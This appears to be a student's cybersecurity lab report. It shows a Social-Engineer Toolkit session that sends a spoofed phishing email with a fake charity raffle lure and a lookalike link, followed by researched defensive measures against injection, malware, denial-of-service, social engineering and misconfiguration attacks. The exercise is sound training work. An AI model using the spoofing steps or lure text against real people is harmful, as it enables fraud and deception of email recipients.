1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.


set:mailer>1
set:phishing> Send email to: adodson@securelabsondemand.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com): mramone@securelabsondemand.com
set:phishing> The FROM NAME the user will see: Matt Ramone
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com): smtp.normailer.com
set:phishing> Port number for the SMTP server [25]: 25
set:phishing> Flag this message/s as high priority? [yes/no]: no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject: A favor?
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: Hey Alice,
Next line of the body: Just learned a friend of mine is raffling off a pair of Hamilton tickets next month. All you have to do
to enter is make a donation of $58 or more to the Cure Childhood Diseases Society. I know how much you like musicals, charity
, and curing strange childhood diseases, and I would really appreciate it if you could support my friend's fundraising efforts
. If you'd like to make a donation at the link below, just send me your receipt afterwards and I'll make sure you're entered i
n the raffle. Thanks!
Next line of the body: <a href="http://cscdsociety.com"> click here </a>
Next line of the body: END
[*] SET has finished sending the emails

Press <return> to continue
```

36. Make a screen capture showing the transaction.php page in the browser.



Section 3: Challenge and Analysis

Part 1: Recommend Defensive Measures

Identify and **describe** at least two defensive measures that can be used against injection attacks. Be sure to cite your sources.

1. **Parametrized Queries** - One way to defend against injection attacks(sql injection), is to utilize an effective coding practice. In order to mitigate the risk of injection attacks, making sure to separate user inputs from the database(sql) query is key. Parameterization basically makes sure that the user input is treated as data and not executable code, which prevents it from modifying the database query.
2. **Web Application Firewall (WAF)** - WAF is another defensive measure against injection attacks. WAF filters and monitors HTTP requests to block any malicious inputs it encounters. WAF protects the malicious commands to fall to reach the server its tasked to protect.

Source:

Sundar, Venkatesh. "How to Prevent SQL Injection Attacks? | Indusface Blog." Indusface, 28 Nov. 2016, www.indusface.com/blog/how-to-stop-sql-injection/.

Identify and **describe** at least two defensive measures that can be used against malware attacks. Be sure to cite your sources.

1. **Maintaining Regular Software Updates** - An organization must update to the new released versions of whichever software or systems they are operating on. Regular updates can become a defensive measure by patching any vulnerabilities that can be exploited.
2. **Robust Anti-malware Software** - All the systems of an organization must have an up-to-date anti-malware software. These software need to be regularly updated and configured for regular scans in specific files important to the organization.

Source:

"10 Strategies to Protect against Malware Attacks." Wwww.drivelock.com, 11 Sept. 2023, www.drivelock.com/en/blog/malware-attacks.

Identify and **describe** at least two defensive measures that can be used against denial-of-service attacks. Be sure to cite your sources.

1. **Rate Limiting** - An organization can implement rate limits on server requests so the server is not overwhelmed if a DoS attack was to incite. Rate Limiting is a first line defense measure organization use.
2. **Load Balancing** - By distributing traffic to multiple servers, a DoS attack can prevented again by overwhelming one server. This defensive measure is versatile and can be implemented in software or hardware as a solution for DoS attacks.

Source:

Byos. "Denial-of-Service (DoS) Attack Prevention: The Definitive Guide." Wwww.byos.io, 2023, www.byos.io/blog/denial-of-service-attack-prevention.

Identify and **describe** at least two defensive measures that can be used against social engineering attacks. Be sure to cite your sources.

1. **User Awareness & Education** - Users or an organization's employees play vital role in protecting an organization any cyber attacks. Training employees to recognize any suspicious activity is important. Users must learn to identify phishing spams, pretexting, baiting, etc. The employees themselves can become an organization's weakest link, but with proper training and education, the employees/users can become a defensive measure against social engineering attacks.

2. **Multi-Factor Authentication** - An organization can implement multiple forms of verification to verify users of the system. This means an attacker who social engineered a victim will still need more than a password and username to access sensitive data (i.e. sending a code to the phone number for verification). This can also be used as a defensive measure against social engineering.

source:

Kaspersky. "Ways to Avoid Social Engineering Attacks." www.kaspersky.com, 10 Sept. 2020, www.kaspersky.com/resource-center/threats/how-to-avoid-social-engineering-attacks.

Part 2: Research Additional Attack Vectors

Describe the additional attack vector you selected and **identify** at least two defensive measures that can be used against it. Be sure to cite your sources.

Misconfiguration attacks - A misconfiguration attacks occur when a system is poorly configured in terms of hardware or software. The system faces threats and attackers can gain access or cause damage.

1. **Implementing Strong Access Points** - Following the principles of least privilege in order to limit a user the minimum resources needed to a perform a task. This can be used a defensive measure from an attacker using a comprised account to cause damage and prevent lateral movement attack.

2. **Regular Audits** - Conducting regular audits can help prevent misconfiguration attacks taking place. Doing a security assessment to locate vulnerabilities by penetration testing can also be used as a defensive measure.

Source:

Balbix. "Security Misconfiguration." Balbix, 18 Nov. 2022, www.balbix.com/insights/security-misconfiguration-impact-examples-and-prevention/.